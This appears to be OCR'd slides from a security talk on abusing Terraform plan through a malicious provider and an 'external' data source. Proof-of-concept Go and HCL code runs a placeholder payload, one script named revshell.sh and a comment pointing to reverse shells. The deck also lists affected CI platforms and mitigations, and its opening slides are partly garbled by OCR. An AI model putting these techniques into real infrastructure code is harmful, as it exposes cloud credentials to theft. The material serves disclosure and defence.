Terraform queries the infrastructure (e.g., AWS) to gather information on existing resources. This helps:

- Detect drift from manual or external changes.
- Identify manually created resources.
- Ensure accurate data before proposing changes.

2. Compare the current configuration with the previous state and identify any changes

In this process, Terraform examines three components:

- The current infrastructure state (retrieved in step 1)
- The previously recorded state (stored in the Terraform state file)
- The desired state (specified in your configuration files)

3. Suggest a series of actions to implement the changes

Based on the comparison in step 2, TF makes an action plan specifying:

- Resources to be created
- Resources to be updated.
- Resources to be deleted.
- Resources that remain unchanged.

When we run th nmand, it carri

main actions:

Terraform providers are what allow TF to speak to infrastructure providers

1. Retrieve the cu ent state of any existing rem e re ources

Terraform queries the infrastructure (e.g., AWS) to gather information on existing resources. This helps:

- Detect drift from manual or external changes.
- Identify manually created resources.
- Ensure accurate data before proposing changes.

These are written in GoLang

2. Comp nt configuration with the previous state

In
three com

- The current infra
(retrieved in step 1)
- The previously recorded state (stored in the Terraform state file)
- The desired state (specified in your configuration files)

They are referenced inside the HCL files we control

3. S d s of actions to implement the changes

ased on the comparison in step 2, TF makes an action plan specifying:

- Resources to be created
- Resources to be updated.
- Resources to be deleted.
- Resources that remain unchanged.

$ PoC time: provider

- Create a new provider for fictitious cloud provider
- During construction of the provider, execute a payload
- Deploy provider to public Terraform provider registry
- Use malicious provider in a terraform file
- terraform init
- terraform plan
- ~~terraform apply~~

```go
package provider

import (
    "context"
    "fmt"
    "os"
    "os/exec"
    "time"
    "github.com/hashicorp/terraform-plugin-sdk/v2/diag"
    "github.com/hashicorp/terraform-plugin-sdk/v2/helper/schema"
)

// Provider constructor which gets invoked when our provider is invoked!
func Provider() *schema.Provider {
    // PAYLOAD: Create directory at /tmp/terra-pwned - just a simple PoC - RevShell for real :)
    err := os.Mkdir("/tmp/terra-pwned", 0755)
    if err != nil && !os.IsExist(err) {
        fmt.Println("Error creating directory:", err)
    }

    return &schema.Provider{
        ResourcesMap: map[string]*schema.Resource{
            "exec_local": resourceExecLocal(),
        },
    }
}
```

Now let’s reference our new provider

main.tf

```
terraform {
 required_providers {
   exec = {
     version = "0.1"
     source  = "registry.terraform.io/yourusername/exec"
   }
 }
}
provider "exec" {
 # Configuration options, if we and any
}
```

```
~/work/terraform-automation/mytf
❯ ls /tmp | grep pwned

~/work/terraform-automation/mytf
❯ terraform plan

No changes. Your infrastructure matches the configuration.

Terraform has compared your real infrastructure against your
configuration and found no differences, so no
changes are needed.

~/work/terraform-automation/mytf
❯ ls /tmp | grep pwned
terra-pwned
```

$ We can also abuse Data Sources

Data sources allow Terraform to use information defined outside of Terraform, defined by another separate Terraform configuration, or modified by functions.

A data source is accessed via a special kind of resource known as a data resource, declared using a data block:

```
data "aws_ami" "example" {
 most_recent = true

 owners = ["self"]
 tags = {
   Name   = "app-server"
   Tested = "true"
 }
}
```

$ We can also abuse Data Sources

- Local File (data "local_file")
- External Data (data "external")
- AWS Secrets Manager
  (data "aws_secretsmanager_secret_version")
- Vault Secret (data "vault_generic_secret")

Lets see how…

```
data "aws_ami" "example" {
 most_recent = true

 owners = ["self"]
 tags = {
   Name   = "app-server"
   Tested = "true"
 }
}
```

$ We can also abuse Data Sources

```
data "external" "example" {
 program = ["/bin/bash","${path.module}/revshell.sh"]
}
```

```
#!/bin/bash
/bin/bash -c "mkdir /tmp/terra-pwned-datasource"
echo '{"success": true}'
```

```
~/work/terraform-automation/external-prov-test
❯ cat main.tf
data "external" "example" {
  program = ["/bin/bash","${path.module}/revshell.sh"]
}

~/work/terraform-automation/external-prov-test
❯ ls -la /tmp/ | grep pwned

~/work/terraform-automation/external-prov-test
❯ terraform plan
data.external.example: Reading...
data.external.example: Read complete after 1s [id=-]

No changes. Your infrastructure matches the configuration.

Terraform has compared your real infrastructure against your configuration and found no differences, so no
changes are needed.

~/work/terraform-automation/external-prov-test
❯ ls -la /tmp/ | grep pwned
drwxr-xr-x   2 eward  wheel   64 Sep 30 17:22 terra-pwned-datasource
```


$ Take it to real automation tools!

- Custom Provider and External Data Source PoCs work locally!
  - But that’s not how large teams use Terraform

- Let’s test against the terraform automation tools!

$ Take it to real automation tools!

Platform	Hosted	Open-source
Terraform Cloud	✅	❌
Atlantis	❌	✅
Digger	✅	✅
Env0	✅	❌
Terrateam	✅	❌


https://github.com/mousefluff/tfc-getting-started/tree/bsides-bern
mousefluff / tfc-getting-started
Type / to search
Code
Pull requests 4
Actions
Projects
Wiki
Security
Insights
Settings
You only have a single verified email address. We recommend verifying at least one more email address to ensure you can recover your account if you lose access to your primary email.
Email settings
tfc-getting-started
Public
forked from hashicorp/tfc-getting-started
Pin
Watch 0
Fork 1
Star 0
bsides-bern
6 Branches
0 Tags
Go to file
t
Add file
Code
This branch is 13 commits ahead of, 2 commits behind hashicorp/tfc-getting-started:main.
Contribute
Sync fork
mousefluff Update mycommand.sh
57a6faf · 19 minutes ago
54 Commits
.github/workflows
Update digger_workflow.yml
5 months ago
scripts
Add comments to describe sed usages
last year
.copywrite.hcl
Add copywrite headers and GH Action
last year
.gitignore
Initial commit
3 years ago
LICENSE
[COMPLIANCE] Update MPL 2.0 LICENSE
2 years ago
README.md
Revert "Bump Readme required version"
8 months ago
backend.tf
Merge pull request hashicorp#31 from hashicorp/TF-403...
last year
digger.yml
Create digger.yml
5 months ago
main.tf
Update main.tf
5 months ago
mycommand.sh
Update mycommand.sh
19 minutes ago
provider.tf
Add copywrite headers and GH Action
last year
About
An example Terraform configuration for Terraform Cloud
Readme
MPL-2.0 license
Activity
0 stars
0 watching
1 fork
Releases
No releases published
Create a new release
Packages
No packages published
Publish your first package
Languages
Shell 77.6%
HCL 22.4%

$ Take it to real automation tools!

Platform	Hosted	Open-source	Affected?
Terraform Cloud	✅	❌	?
Atlantis	❌	✅	?
Digger	✅	✅	?
Env0	✅	❌	?
Terrateam	✅	❌	?

$ Take it to real automation tools!

Platform	Hosted	Open-source	Affected?
Terraform Cloud	✅	❌	✅
Atlantis	❌	✅	✅
Digger	✅	✅	✅
Env0	✅	❌	✅
Terrateam	✅	❌	✅

$ So what's the damage?

- RCE on Terraform provisioner
  - So what? It's ephemeral

- Terraform needs access to secrets to speak to target provider
  - These secrets typical have wide permission scopes
  - Need to be able to create, modify and delete all infra managed by Terraform
    - If your using IaC, that's likely a lot :-)

- As an attacker, we OWN the target infra once secrets compromised*

$ What do the vendors think?

- Critical issue?

What isn't part of the threat model

Malicious contributions to Terraform configuration in VCS repositories

Commits and pull requests to connected VCS repositories will trigger a plan operation within the workspace. HCP Terraform does not perform any authentication or authorization checks against commits in linked VCS repositories, and cannot prevent malicious Terraform configuration from exfiltrating sensitive data during plan operations. For this reason, it is important to restrict access to connected VCS repositories. Speculative plans for pull requests may be disabled on the workspace settings page.

Exploits

Because you usually run Atlantis on a server with credentials that allow access to your infrastructure it's important that you deploy Atlantis securely.

Atlantis could be exploited by

- An attacker submitting a pull request that contains a malicious Terraform file that uses a malicious provider or an `external` data source that Atlantis then runs `terraform plan` on (which it does automatically unless you've turned off automatic plans).

$ What do the vendors think?

- Critical issue? - maybe
- Fundamental feature for success of product? - well, yeah

- Not much has been done other than adding documentation to warn of the danger
  - Often hard to find in docs

- Some of the vendors have said they are working on provider validation / allow lists in the future

$ So what can you do?

- Manually manage your infrastructure

$ So what can you do?

- ~~Manually manage your infrastructure~~
- Avoid long lived secrets in favour of OIDC
  - Not as effective as it sounds - we can just run ‘terraform apply’ as our payload
- Disable speculative plans
  - More effective + then unhappy SREs who apply everything
- Use CI/CD to validate providers and data sources before running TF automation
  - Requires a little work but there's good HCL parsers + potentially more friction
- Contact your vendor and apply pressure for an integrated provider allowlist

Would you be comfortable giving all your developers access to your admin level AWS credentials?

$ exit